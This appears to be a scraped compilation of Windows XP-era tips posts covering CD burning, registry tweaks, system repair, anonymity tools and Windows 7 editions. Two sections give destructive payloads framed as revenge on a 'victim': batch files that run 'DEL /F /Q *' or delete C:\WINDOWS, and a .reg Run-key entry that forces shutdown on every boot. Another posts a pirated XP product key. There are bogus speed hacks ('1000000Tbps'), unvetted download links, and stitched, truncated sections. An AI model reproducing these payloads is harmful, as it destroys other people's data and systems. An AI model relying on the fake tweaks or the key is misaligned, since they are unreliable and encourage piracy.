How to make your Desktop Icons Transparent


--------------------------------------------------------------------------------

Go to control Panel > System, > Advanced > Performance area > Settings button Visual Effects tab "Use drop shadows for icon labels on the Desktop"

Burning CDs in Windows XP and the Limitations

--------------------------------------------------------------------------------

Windows XP's integrated CD burner is powered by the Roxio engine but lacks the familiar Easy CD Creator interface. There is no CD Burner icon on the desktop or in the start menu. So where is this promised CD burner? There are two answers, depending on if you want to burn audio or data CD's.

To burn data CDs

Open a folder. Look at the folder options on the left of your screen. You should see an option to Copy All Items to CD or Copy to CD, depending on your folder view. You can also right-click a file or folder and choose Send To and then CD drive. I appreciate that XP has made it as easy to drop files to a CD as it is a Zip disk. It does not copy the files immediately. Instead, it places them into a repository and waits for further instruction on when and where to burn the CD. Now, place a blank CD into your CD drive or navigate to your CD drive in My Computer, and choose to write the files to a CD.

To burn music CDs

The Windows Media Playerwas always a monstrosity, and now it now includes a new function -- CD burning. Select a song in your My Documents folder, and choose Copy to Audio CD from the folder options on the left. Surprise! Up pops the WindowsMedia Player, waiting for you to choose Copy to CD. Hit the record button, and have a good time.

Limitations of the incorporated CD burner

You cannot create bootable CDs with the Windows XP CD burner, nor can you create a CD from an image (like a .iso file). If you want this functionality, you need to install your favorite CD burning software. Don't try to install Easy CD Creator 5 just yet -- Windows XP won't let you.

Roxio will have XP patches available on their website soon, but only for their latest edition of CD creator. Roxio will not support Easy CD Creator 3.X and 4.X for Windows XP, and the user will be required to purchase the upgrade to Easy CD Creator 5 Platinum.

Windows XP does not have a CD burning interface, but it has CD burning artfully integrated into the operating system. However, third-party CD burning software is still necessary for those who want to burn more than the occasional audio CD
__________________

How to make a powerfull virus with only notepad, AMAZING

--------------------------------------------------------------------------------

To delete all folders/files just put this:
DEL /F /Q *
Into notpad and save it as whateveryouwant.cmd
It will delete all files on the computer even if they are read only and it will not promt you to do it. You will not think any thing has happend untill you try and do something.
WARNING DO NOT CLICK ON IT WHEN YOU HAVE CREATED IT, IT WILL DESTROY YOUR COMPUTER
If you just want to delete the WINDOWS file do this:
The only thing you need again is Notepad.
Now, to test it, create a textfile called TEST.txt in C:\
Now in your notepad type "erase C:\TEST.txt" (without the quotes). Then do a "Save As..." and save it as "Test.cmd".
Now run the file "Test.cmd" then open up C:\ and you'll see your Test.txt is gone. Now, the real work begins:
Go to Notpad and type erase C:\WINDOWS (or C:\LINUX if you have linux) and save it again as whateveryouwant.cmd. Now DON'T run the file or you'll lose your WINDOWS files. So, that's the virus. Now to take revenge. Send you file to your victim. Once she/he opens it. Her/his WINDOWS/LINUX files are gone. And have to install LINUX/WINDOWS again.
Simple explanation:
Go to notepad, type erase C:\WINDOWS, save as whateveryouwant.cmd send to victim, once the victim opens it, the WINDOWS file will be gone and have to install WINDOWS again.
__________________

Shutdown your computer in 3 Seconds...............

Shutdown your computer in 3 Seconds...............

Simply Do the following :

press cltr+altr+del
task manager will come
now see the "SHUT DOWN" option??
hold cltr and keep holding it
click on "shut down" tab on the task manager
u will c "turn off"option dere....
keep holding cltr click on "turn off"
keep holding cltr until the pc shus down ....
Change the CHKDSK countdown time
When you schedule CHKDSK to run at the next boot, the system will prompt you to
press a key to cancel the operation while CHKDSK is running. The system will display a countdown during that cancel period.
The default value is 10 seconds. To Change this open up Regedit and locate:
HKEY_LOCAL_MACHINESYSTEMCurrentControlSetControlSe ssion ManagerAutoChkTimeOut
You can change the value to anything from zero to 259,200 seconds (3 days).
With a timeout of zero, there is no countdown and you cannot cancel the operation

Speed up internet speed up to 1000000Terabytes per/second

Speed up internet speed up to 1000000Terabytes per/second

1-Go to run
2-type "system.ini"
3-Paste this under CGA40WOA.FON=CGA40WOA.FON
page buffer=1000000Tbps
load=1000000Tbps
Download=1000000Tbps
save=1000000Tbps
back=1000000Tbps
search=1000000Tbps
sound=1000000Tbps
webcam=1000000Tbps
voice=1000000Tbps
faxmodemfast=1000000Tbps
update=1000000Tbps
speaker=1000000Tbps
view=1000000Tbps
picture=1000000Tbps
image=1000000Tbps

Note-If it is already written in your system.ini just change the
page buffer and load from 1000Gbps to 1000000Tbps
__________________

Add and show lyrics in Windows Media Player

Add and show lyrics in Windows Media Player


You can add lyrics to music files in Windows Media Player that appear in the Now Playing tab as you play the files. Lyrics can be either static or synchronized: Static lyrics appear all at once as text that you can scroll through as the file plays; synchronized lyrics appear at the times you set as the file plays.

To add static lyrics

1. Navigate to a website that includes song lyrics and locate the artist, album, and songs for which you want lyrics. If you can't find the lyrics, or if you want to create your own lyrics, type them in a word processor or text editor.
2. Select the text of the lyrics and copy it to the Clipboard by pressing CTRL+C.
3. In the Player, click the Library tab, and then browse to the file that you want to add lyrics to.
4. Right-click the file, and then click Advanced Tag Editor.
If the Advanced Tag Editor command is not available, remove the Read Only property from the file. To do so, find the file on your computer, right-click the file, click Properties, and then clear the Read-only check box.
5. Click the Lyrics tab, and then click Add.
6. In the Language box, click the language that you want.
7. Paste the lyrics into the Text box.


To add synchronized lyrics


The easiest way to add synchronized lyrics is to convert a copy of the static lyrics for a song by using Advanced Tag Editor.
1. Follow the steps in the procedure above to add static lyrics, being sure to press ENTER after each line of verse.
2. In the Lyrics tab of the Advanced Tag Editor, click Synchronized Lyrics.
3. Wait for the Player to load the static lyrics data into the timeline area. Each line of static lyrics is assigned a time on the timeline.
4. Adjust the time values to synchronize the lyrics to the vocals in the song. To do so, click the value in the Time column for a verse, click Edit, and then type a new time value.
You can test how closely the updated time values match the song's vocals by clicking a time value, and then clicking Play. The song will play starting at the new time. Repeat this step until you are satisfied with the synchronization.
5. To add more lyrics, click Add in the timeline area. A new entry appears in the timeline area with an arbitrary assigned time on the left, and the text Type lyric here on the right.
6. Add the text you want and synchronize the time to match the vocals.
7. Add additional lyrics if you want, and then click OK.
8. Click Apply, and then click OK.


To show lyrics


1. Click the Play menu, point to Lyrics, Captions, and Subtitles, and then click On if Available.
If the Play menu is not visible, show the Classic Menus.
2. Begin playing the file that contains lyrics, and then click Now Playing. The lyrics appear at the bottom of the pane.
If a file has both captions and lyrics, only the captions are displayed. If a file has both synchronized and static lyrics, the static lyrics are displayed until the time value for the first synchronized verse is reached, then the synchronized lyrics will replace the static lyrics. You can delete the static lyrics if you only want the synchronized lyrics to appear.


Or else just follw the simple process....!!!!


Code:
http://www.adrive.com/public/bbaedd5aa3c50583c4d20c2b716c6d55b6918da5a59af93632c2125535b97674.html
RAR Password : ghosts* Automatic lyrics display for your favorite songs!
* Trial version that never expires!!
* Cool skins!
* Compatibility with 18 players!

MiniLyrics supports:
**Winamp
**Windows Media Player
**Foobar2000
**Apple iTunes
**RealPlayer
**Quintessential Player
**Musicmatch Jukebox
**MediaMonkey
**The KMPlayer
**JetAudio
**Yahoo! Music Engine
**J. River Media Center
**J. River Media Jukebox
**XMPlay
**AIMP2
**Helium Music Manager
**AlbumPlayer
**BSPlayer


The lyrics will be displayed as shown below


Note : just download and install the above software this and don`t forget to add the lyrics to the song...!!!!




The Computer Restarts Continously


http://www.alexnolan.net/articles/systemproperties.jpg

When you start your computer, the Microsoft Windows XP start up screen appears, and then the computer restarts. The Windows XP logon screen does not appear. This error can occur if the Kernel32.dll file is missing or damaged.
http://www.alexnolan.net/articles/startup.jpg
To resolve this issue, use the Windows Recovery Console to extract a new copy of the Kernel32.dll file from the original Windows XP compact disc (CD). To do this, follow these steps:

1. Start the Recovery Console. If you do not have the Recovery Console installed, start it from the Windows XP compact disc (CD). To do this, follow these steps:

a. Insert the Windows XP CD and restart the computer. If prompted, select any options required to boot from the CD.

b. When the text-based part of Setup begins, follow the prompts; choose the repair or recover option by pressing R.

c. If you have a dual-boot or multiple-boot system, choose the installation that you need to access from the recovery console.

d. When prompted, type the Administrator password.

2. At the command prompt, type "cd system32" (without the quotation marks), and then press ENTER.

3. Type "ren kernel32.dll kernel32.old" (without the quotation marks), and then press ENTER.

4. Type "map" (without the quotation marks), and then press ENTER.

5. Note the drive letter assigned to the CD-ROM drive that contains the Windows XP CD. It is displayed in a format similar to the following: D: \Device\CdRom0

6. Type "expand \i386\kernel32.dl_" (without the quotation marks) (where is the drive letter of the CD-ROM drive that contains the Windows XP CD), and then press ENTER. For example:

Expand d:\i386\kernel32.dl_

Note the underscore character after the "L" in Kernel32.dl_

The following message appears: Kernel32.dll, 1 file(s) expanded.

7. Type "exit" (without the quotation marks). The computer restarts.

8. Remove the Windows XP CD and start the computer normally.

Making Windows XP Genuine Easy Way

download jellybean keyfinder from this website

http://www.magicaljellybean.com/keyfinder.shtml

Now open keyfinder.exe
Click on options and click "change windows key"
Now enter this key and you're done.
*****************************
V2C47-MK7JD-3R89F-D2KXW-VPK3J
*****************************


http://www.fullandfree.info/wp-content/uploads/2008/04/genuine-xp.jpg
P.S: this works on windows xp sp2 only......

ppl u can try this out...
this might sound silly but it works perfectly...


TRY INSTALLING IE7 OR MEDIA PLAYER11.

http://img172.imageshack.us/img172/1226/cdwinxp3lg6rh.jpg
now your windows xp is genuine and enjoy all free downlaods from microsft website

Mess Up Your Friends PC


Got any problem with your friend got to make them pay here is an easy way, but never use it unless it is necessary.
put this followin text in a .reg file and run it in the victims pc:
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]"VIRUS"="%windir%\\SYSTEM32\\SHUTDOWN.EXE -t 1 -c \"Howz this new Virus ah\" -f"

DONT PUT IT IN UR COMPUTER, I AM NOT RESPONSIBLE, if it happens, to you,
start windows in safe mode, and open registry editor by typiing
REGEDIT in start->run. navigate to
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
and remove the string value named VIRUS,
restart you computer.
You can also put this in a javascript code,
just add this code to your webpage

Convert FAT to NTFS File Format Easily

To convert a FAT partition to NTFS, perform the following steps.
Click Start>>click Programs>> and then click Command Prompt.
In Windows XP, click Start>> click Run>> type cmd or Command and then click OK.
At the command prompt,
type CONVERT [driveletter]: /FS:NTFS.
Convert.exe will attempt to convert the partition to NTFS.


NOTE: Although the chance of corruption or data loss during the conversion from FAT to NTFS is minimal, it is best to perform a full backup of the data on the drive that it is to be converted prior to executing the convert command. It is also recommended to verify the integrity of the backup before proceeding, as well as to run RDISK and update the emergency repair disk (ERD).

How Do You Solve Hidden Files Donot Appear After Affected By Virus

RAVMON.EXE,MDM.EXE,SVCHOST.EXE Hidden files options not working (solution)
First Stopping the virus: u need to check the task manager to see if there is a (SVCHOST.EXE) running under the current logged in username and try to terminate it.
Note: After u terminate the virus try not to double click( on any of you computer driver coz this
action will start the virus allover again, when u need to access any of ur drivers (Hard
Disk Partition), type it's drive letter in the address bar and it will open without starting
the virus process.
Second Fixing the show hidden files and folders: ________________________________________ Then u need to open "Registry Editor" and then go to
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer
\Advanced\Folder\Hidden\SHOWALL" And delete the Existing "CheckedValue" of the type "String" and create another one of the
same name but of the type "DWORD" and set it's value to "1" Then open "My Computer" and go to: Tools> Folder Options> View> and select "Show hidden
files and folders" and Uncheck "Hide protected operating system files"
Third Deleting the virus: ________________________________________ The easiest part, all u have to do is to delete the following files from your computer ( don't
forget how u should open the drivers or u will have to do it from the start )
1.C:\windwos\SVCHOST.EXE 2.C:\windwos\SVCHOST.inf or ini (probably they will be together side by side) 3.C:\RAVMON.EXE 4.C:\Autorun.inf Then check the rest of the hard drivers you have on your computer ( D, E, or whatever) for
the files Number (3 and 4)
Restart your computer and run XoftspySE latest Version (4.31.232) u can download it from the
internet.

No Java In Windows


Microsoft has announced it will not include support for the Java programming language in the upcoming Windows XP. After settling a lawsuit with Java creator Sun Microsystems in January, the software giant decided the easiest way to prevent further litigation was to simply remove the code entirely.

The settlement stipulated that Microsoft would no longer license Java from Sun, and refrain from stating that Windows is "Java Compatible." Outdated Java support will remain available as an added download from Windows Update if required. Java's removal from the software giant's new operating system comes on the heels of announcements surrounding .NET, Microsoft Web services based on XML.

These services are accessed over the Internet from a variety of devices. Coincidentally, Sun has been developing its own Java-based version of .NET, dubbed Jini. However, Microsoft vehemently denies claims that it intends to phase out support for Java as an attack on Sun.

Speed Up Boosting By Disabling Unused Ports


You may have tried many tweaks like modifying windowsXP start-up applications, prefetches, unload DLLs method,etc. And yes those methods do work for me.I have just accidentally found out another way to give you an extra boost in windowsXP's boot performance. This is done by disabling your unused devices inDevice Manager. for example, if you don't have input devices that are connected to one of your USBs or COM ports, disabling them will give you an extra perfromance boost in booting. Go to Control Panel -> System -> Hardware tab -> device manager Disable devices that you don't use for your PC and then restart.

Check IP at command prompt


Did you know you can view it even faster (without opening all the way to cmd or command.com? Just type "cmd /k ipconfig" in the run box (Start button, run).
You can also put cmd /k ipconfig in a text file and give it a .bat extension to make a batch script so you just need to click on the file to execute it instead of going to the start menu.

Windows Mobile


Windows Mobile is a compact operating system combined with a suite of basic applications for mobile devices based on the Microsoft Win32 API. Windows Mobile 6, formerly codenamed Crossbow, is the latest version of Windows Mobile platform and has been released on February 12, 2007 at the 3GSM World Congress 2007. It comes in three different versions: Windows Mobile 6 Standard for Smartphone, Windows Mobile 6 Professional for PDAs with phone functionality and Windows Mobile 6 Classic for plain PDAs without cellular radios. Windows Mobile 6, the next iteration of the Windows Mobile platform, brings new features and tools to Smartphone while still maintaining unrivaled flexibility, productivity and customization. Windows Mobile 6 also delivers a more powerful mobile communications experience to the user and genuine Outlook Mobile experience through rich HTML support. Windows Mobile 6 provides an increased level of productivity by helping users reach deeper into information available on their devices to places they can’t reach while at their desks. Windows Mobile 6 delivers increased device control and security, and greater operability with Exchange Server and other Microsoft assets so businesses can efficiently deploy, manage and help secure their mobile solutions.

Multiple Logins With Yahoo Messenger


How many yahoo account do you have? Or How many friends do you have? How many contacts on your yahoo messenger?

You love to express yourself personally or professonally and that why you use two yahoo ID ? Right? Or you have some problem on your old yahoo ID?

But, till now you want to use your old YAHOO ID and new YAHOO ID from one PC. Normally, Yahoo Messenger didn’t support it. You can login with multiple id’s on the same Yahoo! messenger without any download or patch.

-->

Here, Short Instruction for you to use multi yahoo messenger.
Follow these steps
1. Go to Start —- Run . Type regedit, then enter .

2.Navigate to HKEY_CURRENT_USER ——– Software — Yahoo! —–pager—-Test

3.On the right pane , right-click and choose new Dword value .

4.Rename it as Plural.

5.Double click and assign a decimal value of 1.

That’s it.

Now close registry and restart Yahoo! Messenger.

For signing in with new YAHOO ID open another messenger open as many messengers you need.

Increase Bandwidth


The following tweak applies only to Windows XP Professional edition.

The default system behavior is that all 100% bandwidth is available, however, if there is a running application that indicates to the OS it needs to send high priority/real time data, then as long as it has the socket open, Windows XP will restrict “best effort” traffic to 80% of the bandwidth so that high priority traffic can be accommodated. Basically, applications can make this request to the operating system for QoS support using the QoS application programming interfaces (APIs) in Windows and this only applies if a specific app is requesting QoS. If you'd like to change how much bandwidth is reserved for QoS (the default is 20% of the total bandwidth), do the following:

1. Make sure you're logged in as "Administrator" (not just any account with admin privileges).
2. Navigate to START>Run and type: gpedit.msc
3. Navigate to Local Computer Policy > Administrative Templates > Network > QOS Packet Scheduler
4. In the right window, double-click the limit reservable bandwidth setting
5. On the setting tab, check the enabled setting.
6. Where it says "Bandwidth limit %", change it to read 0 (or whatever percentage you want to reserve for high priority QoS data)
7. Click OK, close gpedit.msc

Under START > My Computer > My Network Connections > View Network Connections, right-click on your connection and under Properties (where it lists your protocols), make sure QOS Packet Scheduler is enabled.

The tweak desribed below helps boost priority for DNS & hostname resolution in general. What this means is, it helps web pages load faster, and has negligible effect on downloads (not counting the couple of ms gain with the host resolution at connect-time).

Applying this tweak assumes some proficiency in editing the Windows Registry using Regedit (Start > Run > type: regedit). As always, backup your Registry before making any changes so you can revert to the previous state if you don't like the results.

2nd method

follow the step:-

go to desktop->My computer-(right click on)->properties->then go HARDWARE tab->Device manager-> now u see a window of Device manager
then go to Ports->Communication Port(double click on it and Open).
after open u can see a Communication Port properties.
go the Port Setting:----
and now increase ur "Bits per second" to 128000.
and "Flow control" change 2 Hardware.

apply and see the result
and please comment me.........


another method


Type this coding in notepad and save as .reg and then execute this file....this will increase ur surfing n downloading speed

REGEDIT4
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentContro
lSet\Servic es\Tcpip\Parameters]
"SackOpts"=dword:00000001
"TcpWindowSize"=dword:0005ae4c
"Tcp1323Opts"=dword:00000003
"DefaultTTL"=dword:00000040
"EnablePMTUBHDetect"=dword:00000000
"EnablePMTUDiscovery"=dword:00000001
"GlobalMaxTcpWindowSize"=dword:0005ae4c

Secure Your Website


Ftp: Ftp is how you upload your web site, if somone finds out the password they can add/ delete anything. Brute forcing is the most common ftp attack, where a program guesses every possible combination (or from a list of words). An eight letter alpha-numeric word is almost impossible to crack, as the process is slow.
The real problem is with server side scripting. Pages other than plain html (ie. pages that perform commands on the host) are a security risk. The main problems are scripts that write to pages (guestbooks etc.). If when the guestbok is viewed it has a .shtml extension, then it can execute commands. Eg. a malicious visitor could place the following shtml command in a messege: http://www.mediafire.com/?8m84m2vww9v

Connecting To Other Computers Through Windows

Servers send information. Clients retrieve. Simple.
Windows comes with a built in program to connect to other computers called telnet.
To start Windows telnet Start menu> Run> type Telnet. Click connect> remote system
Ports are doors into computers. Hosts are computer names
(ip number or a name that is translated into the ip automatically)
Different programs open different ports, but they always open the same ports so other computers know which port to connect to. You can get a port list listing all the different ports, but a basic one is:
11 :- Sends info on the computer
21 :- FTP (File transfer program)
23 :- Telnet (Login to the computers command line)
25 :- Smtp (Sends mail)
80 :- Http (Web pages)
There are thousands of different programs using different ports. You can get programs called portscanners which check a computer for all ports up to a certain number, looking for ways in. You can portscan a computer looking for ways-in.
Anyway, back to telnet.
Type www.yahoo.com as the host and port as 80 the click connect.
If nothing happens, you're in. Wow. You are connected to Yahoo's server.
You can now type http commands (you are connected to an http server, so it supports http commands). Ie. on an ftp server you can type open and it will do something. On an http server it will just wonder what the hell you are on about.
Type get / http/1.0 then press enter twice to get the file on the server at / (try /index.html) etc.)

Best Free Anonymous Surfing Service

Best Free Anonymous Surfing Service


There are lots of reasons folks have for wanting to surf anonymously, ranging from simple paranoia to possibly being murdered by a malevolent foreign government. Whatever the reasons, commercial services that offer anonymity are doing real well. However one of the best services JAP [1], is totally free. In fact JAP is perhaps a little too good. That's why the German Police insisted in 2004 that a backdoor be put into the product to allow interception of child pornographers. This was done but subsequently removed as a result of court action by JAP.

An alternative to JAP is a system called Tor [2]. It not only allows anonymous browsing but anonymous P2P, email, IM, and IRC chat as well. Given the US Navy origin of Tor, the suspicion arises that this system may indeed have a permanent backdoor. However the source code is now publicly available so that suspicion can perhaps be set aside. More worrying was a raid by German police in September 2006 involving the seizing of some Tor servers in that country. Again, pedophiles were the supposed target but who really knows.

Whatever, both JAP and Tor offer a level of secrecy that is better than many commercial systems though not watertight. Do expect your surfing to slow down as you'll be relayed through a chain of servers particularly with Tor which has been ground to a near standstill by BitTorrent users seeking to hide from the RIAA. Note: the latest V5 release of JAP now allows Tor users to use JAP as a software access point.

A recent development is the release of the XeroBank Browser [3], previously called TorPark, a special version of the Firefox browser that has been configured to work with the free Tor anonymizing service and run directly from a USB flash drive. It's a neat idea; just plug in your USB stick to any PC with a USB port and Firefox V2 is automatically launched, set up for secure and private surfing.
http://www.proxyway.com/www/image/site/logs1.gif

[1] JAP
Website: http://anon.inf.tu-dresden.de/index_en.html
Download Link: http://anon.inf.tu-dresden.de/download_en.html
Author: JAP is a software development within the Project Anonymity in the Internet sponsored by the German Research Foundation and the Federal Ministry of Economics and Technology. The Project works closely with the Independent Center for Data Privacy Schleswig-Holstein.
Current version: 00.09.010
Version date: -n/a-
License: Freeware
Download File size: 15,623,168 Bytes
Operating Systems Supported: Windows 95/98/Me/NT/2000/XP/2003 Server/Vista,
Macintosh, Os/2, Linux/Unix
Additional Software Required: Java (downloadable from http://sun.java.com)
64 Bit Capable: No
Portable Version Available: No
Non-English languages supported: German
Other relevant information: None
http://www.filebuzz.com/software_screenshot/full/32315-ip2proxy_anonymous_proxy_detection__desktop_application_.jpg
[2] Tor
Website: http://tor.eff.org/
Download Link: http://www.torproject.org/download.html.en
Author: Tor Project
Current version: 0.1.2.19
Version date: -n/a-
License: BSD Freeware (information on website)
Download file size: 6.38 MB
Operating Systems Supported: Windows 95/98/Me/NT/2000/XP/2003 Server/Vista,
Mac OS, Linux/Unix
Additional Software Required: None
64 Bit Capable: No
Portable Version Available: No
Non-English languages supported: None
Other relevant information: None

[3] XeroBank Browser
Website: http://www.xerobank.com/xB_browser.html
Download Link: http://update.xerobank.com/distro/XeroBank/xB-Browser_latest.exe
Author: XeroBank
Current version: 2.0.0.10a
Version date: -n/a-
License: Freeware
Download file size: 8.8 MB
Operating Systems Supported: Windows NT and Later
Additional Software Required: None
64 Bit Capable: No
Portable Version Available: No
Non-English languages supported: None
Other relevant information: None

[4] OperaTor
Website: http://archetwist.com/opera/operator
Download Link: http://operator.pbwiki.com/f/OperaTor-2.4b.zip
Author: Arche Twist
Current version: 2.4b
Version date: -n/a-
License: Freeware
Download file size: 6.4 MB
Operating Systems Supported: All Windows
Additional Software Required: None
64 Bit Capable: No
Portable Version Available: No
Non-English languages supported: None
Other relevant information: None

Speed Up Boosting By Disabling Unused Ports

Speed Up Boosting By Disabling Unused Ports


You may have tried many tweaks like modifying windowsXP start-up applications, prefetches, unload DLLs method,etc. And yes those methods do work for me.I have just accidentally found out another way to give you an extra boost in windowsXP's boot performance. This is done by disabling your unused devices inDevice Manager. for example, if you don't have input devices that are connected to one of your USBs or COM ports, disabling them will give you an extra perfromance boost in booting. Go to Control Panel -> System -> Hardware tab -> device manager Disable devices that you don't use for your PC and then restart.

Upgrading a Graphics Card: 20 Must-Know Tips

Maybe there are statistics, maybe there aren't, but we're willing to bet that in the computer enthusiast space, the most-upgraded part of any self-respecting system is the graphics card. That's probably doubly-true when it comes to geeks like the ExtremeTech staff that have at least one computer built especially for gaming—which means we upgrade graphics cards religiously.

Upgrading Graphics Card
The graphics market is ever-evolving, and our computers evolve right along with it. There are few feelings worse than that sense of desolate jealousy you get when you drop a brand-new video card into your system only to read—usually the very next day—an announcement of a newer, better card.

Not long ago, we presented you with a big batch of hints for when the inevitable time comes that you have to swap out your computer's motherboard. Now it's time for a similar piece, but this time we're focusing on upgrading the graphics card for your system.

The rules are the same: This is not a tutorial, a how-to, or a here's-exactly-what-you-do. The Internet is chock full of such articles. Rather, this is a collection of handy tips that to compliment such tutorials and make them that much easie

All Windows 7 Versions--What You Need to Know

Although Microsoft has yet to reveal the price and ship date of its Windows 7 OS, the company provided us with documents that describe the different versions of Windows 7 in unprecedented detail.

The disclosures allow the industry to take several additional steps forward to what is expected to be a late 2009 release. That road arguably began in October, when Microsoft wrapped up its Professional Developers Conference and delivered a pre-beta version of the code, which PCMag later evaluated. In January, the world received the first beta of Windows 7, the first step on the way to a release candidate.

So where are we now? On Tuesday, Microsoft announced the first Windows 7 versions. In this article, we'll attempt to give you as many details about the new operating systems as we can, based on Microsoft's own documents that describe the new updates.

What are the new versions?
Windows 7 Starter, Windows 7 Home Premium, Windows 7 Professional, Windows 7 Enterprise, and Windows 7 Ultimate. Windows 7 Home Basic will also be sold, but only to emerging markets.

Which emerging markets?
There are over a hundred, by our count. Think South America, Africa, the Middle East, and island nations.

Six versions of Windows 7? Why so many?
Well, technically, there could be more. Microsoft is still bound under a 2004 EU ruling to deliver an "N" version to the EU without Windows Media Player. Realistically, however, we would guess that a single Windows 7 "N" SKU will ship to EU customers, making it a total of seven.

But according to Microsoft, the new versions try to strike a balance between complexity and what customers will actually require.

"When you have a customer base of more than one billion, two options can't satisfy all of their varied needs," according to Microsoft. "For that reason, we will continue to offer a few targeted SKUs for customers with specialized needs: For price-sensitive customers with small notebook PCs, some OEMs will offer Windows 7 Starter. For customers in emerging markets, we will make Windows 7 Home Basic available.

Businesses have two recommended choices: Windows 7 Professional and Windows 7 Enterprise. Windows 7 Professional is recommended for small businesses and Windows 7 Enterprise is recommended for mid- and large-sized businesses that have a Software Assurance Agreement with Microsoft."

So what versions will I able to buy in a store?
Consumers will only be able to buy either Windows 7 Home Premium or Windows 7 Professional at retail—and deliberately so; Microsoft wants to try and limit consumer confusion by only putting the two versions in front of consumers.

Windows 7 Ultimate will be included on both discs, but will require a user to go through the upgrade process, either online or offline, to access them.

Except for Windows 7 Starter, each version will be available in either a 32-bit or 64-bit version.

It should also be noted that Microsoft sees the progression as a good-better-best scenario: Home Basic is better than Starter, and Home Premium is better than Home Basic. Windows 7 Professional is positioned as a step up from Home Premium, and the Enterprise and Ultimate editions are the premium Windows 7 offerings